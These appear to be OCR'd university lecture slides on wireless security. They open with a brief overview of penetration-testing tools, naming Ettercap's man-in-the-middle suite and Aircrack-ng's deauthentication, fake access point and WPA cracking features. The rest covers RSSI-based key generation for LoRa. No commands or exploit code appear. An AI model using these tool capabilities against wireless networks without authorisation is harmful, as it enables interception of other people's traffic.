
- A Linux distribution designed for digital forensics and penetration testing.

- Supports a lot of tools:

  Aircrack-ng
  Armitage
  Ettercap
  Nmap
  Wireshark
  Hydra
  Reverse Engineering tools
  ……

Ettercap

- Ettercap is a comprehensive suite for man in the middle attacks.
- Protocol analysis
- Security auditing




Aircrack-ng

Aircrack-ng is a complete suite of tools to assess WiFi network security.


It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools
- **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection)
- **Cracking:** WEP and WPA PSK (WPA 1 and 2)




Wireshark

- Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development



Packet sender

- Packet Sender is an open source utility to allow sending and receiving TCP and UDP packets.



ALFA Wi-Fi router


- Receive/send 802.15.11 packets
- Used for packet sniffing and packet injection


Key generation from wireless channels

- Principles
- Case study: LoRa (Long Range Communication)

Background-Wireless security

Wireless sensor network (WSN)





- Alice and Bob share the same key
- Eve can't obtain or guess the key

Traditional key generation/negotiation methods

1. Pre-shared key.

    Used for ever, unsecure

2. Public key infrastructure (PKI).

    Unsuitable for mobile computing devices.

3. Diffie–Hellman (D-H) protocol.

    Computational overhead is expensive for embedded sensors.

How to generate keys from wireless channel?


Use wireless channel characteristics to generate keys.

-Receive signal strength indicator (RSSI)

-Channel state information (CSI)

Principles:

1. Reciprocity of radio wave propagation
2. Temporal variations in the radio channel
3. Spatial variations in the radio channel.



d>16cm for 915Mhz

Popularity of Low Power Wide Area Network

Long Range

Low Power

Low Data Rate

LPWAN is becoming popular day-by-day

Different LPWAN technologies

Table 1
Overview of LPWAN technologies: Sigfox, LoRa, and NB-IoT.

	Sigfox	LoRaWAN	NB-IoT
Modulation	BPSK	CSS	QPSK
Frequency	Unlicensed ISM bands (868 MHz in Europe, 915 MHz in North America, and 433 MHz in Asia)	Unlicensed ISM bands (868 MHz in Europe, 915 MHz in North America, and 433 MHz in Asia)	Licensed LTE frequency bands
Bandwidth	100 Hz	250 kHz and 125 kHz	200 kHz
Maximum data rate	100 bps	50 kbps	200 kbps
Bidirectional	Limited / Half-duplex	Yes / Half-duplex	Yes / Half-duplex
Maximum messages/day	140 (UL), 4 (DL)	Unlimited	Unlimited
Maximum payload length	12 bytes (UL), 8 bytes (DL)	243 bytes	1600 bytes
Range	10 km (urban), 40 km (rural)	5 km (urban), 20 km (rural)	1 km (urban), 10 km (rural)
Interference immunity	Very high	Very high	Low
Authentication & encryption	Not supported	Yes (AES 128b)	Yes (LTE encryption)
Adaptive data rate	No	Yes	No
Handover	End-devices do not join a single base station	End-devices do not join a single base station	End-devices join a single base station
Localization	Yes (RSSI)	Yes (TDOA)	No (under specification)
Allow private network	No	Yes	No
Standardization	Sigfox company is collaborating with ETSI on the standardization of Sigfox-based network	LoRa-Alliance	3GPP

Case study: key generation system for LoRa


What is LoRa?

LoRa: <u>Lo</u>ng <u>Ra</u>nge Communication Technology
LoRa® is the physical layer or the wireless modulation utilized to create the long range communication link.

Key features

- Unlicensed spectrum North America 915Mhz, Europe 868Mhz
- Low power consumption
- Low data rate (300-30Kbps)
- Long range Urban 0-5Km, Rurual 0-10Km

System Design



Quantization
convert RSSI into bits (0 or 1)

Segmentation

↓


Calculate boundaries


↓

Quantization

↓

K





UNSW AUSTRALIA
CySPri Laboratory

Reconciliation:

- Correct mismatches

$K_{Alice} \approx K_{Bob}$

K_{Alice}=1101001
K_{Bob}=1001101

Error-correction code

Code	n	k	r
Hamming code	15	11	1
Golay code	23	12	3
RS(7,3)	7	3	2
RS(15,5)	15	5	5
RS(15,3)	15	3	6

$f(\cdot)$: encode function

$g(\cdot)$: decode function

Alice: $\delta_{Alice} = K_{Alice} \oplus f(g(K_{Alice}))$.

Bob: $K'_{Alice} = \delta_{Alice} \oplus f(g(K_{Bob} \oplus \delta_{Alice}))$.

Privacy amplification

- Reconciliation step reveal information to attackers
  Alice and Bob exchange a number of packets for this step
- Universal hash function-SHA
- After key generation, Alice and Bob can use symmetric encryption method to secure their communication such as AES.

Evaluation

Experimental device: mdot LoRa module




Table I: Parameters setting.

Frequency	Bandwidth	Spread Factor	Code Rate	Transmission Power
AU915MHz	500KHz	7	4/5	20dBm

Evaluation


Experimental setup:

- Indoor static scenario
- Indoor mobile scenario
- Outdoor static scenario
- Outdoor mobile scenario

Metrics:

- Key generation rate (bits/sec)
- Key match rate (%)

Results




Correlation analysis


Scenario		Correlation (0-1)		
		A-B	A-E	B-E
Indoor	Static	0.89	0.21	0.26
	Mobile	0.91	0.49	0.47
Outdoor	Static	0.84	0.36	0.35
	Mobile	0.96	0.51	0.53

Results


Alice and Bob




(a) Indoor static mode



(b) Indoor mobile mode




(c) Outdoor static mode




(d) Outdoor mobile mode


Attacker




(a) Indoor static mode



(b) Indoor mobile mode



(c) Outdoor static mode



(d) Outdoor mobile mode

Demo

Summary

- Learned the basics of key generation from wireless channels
- Learned how to generate keys for LoRa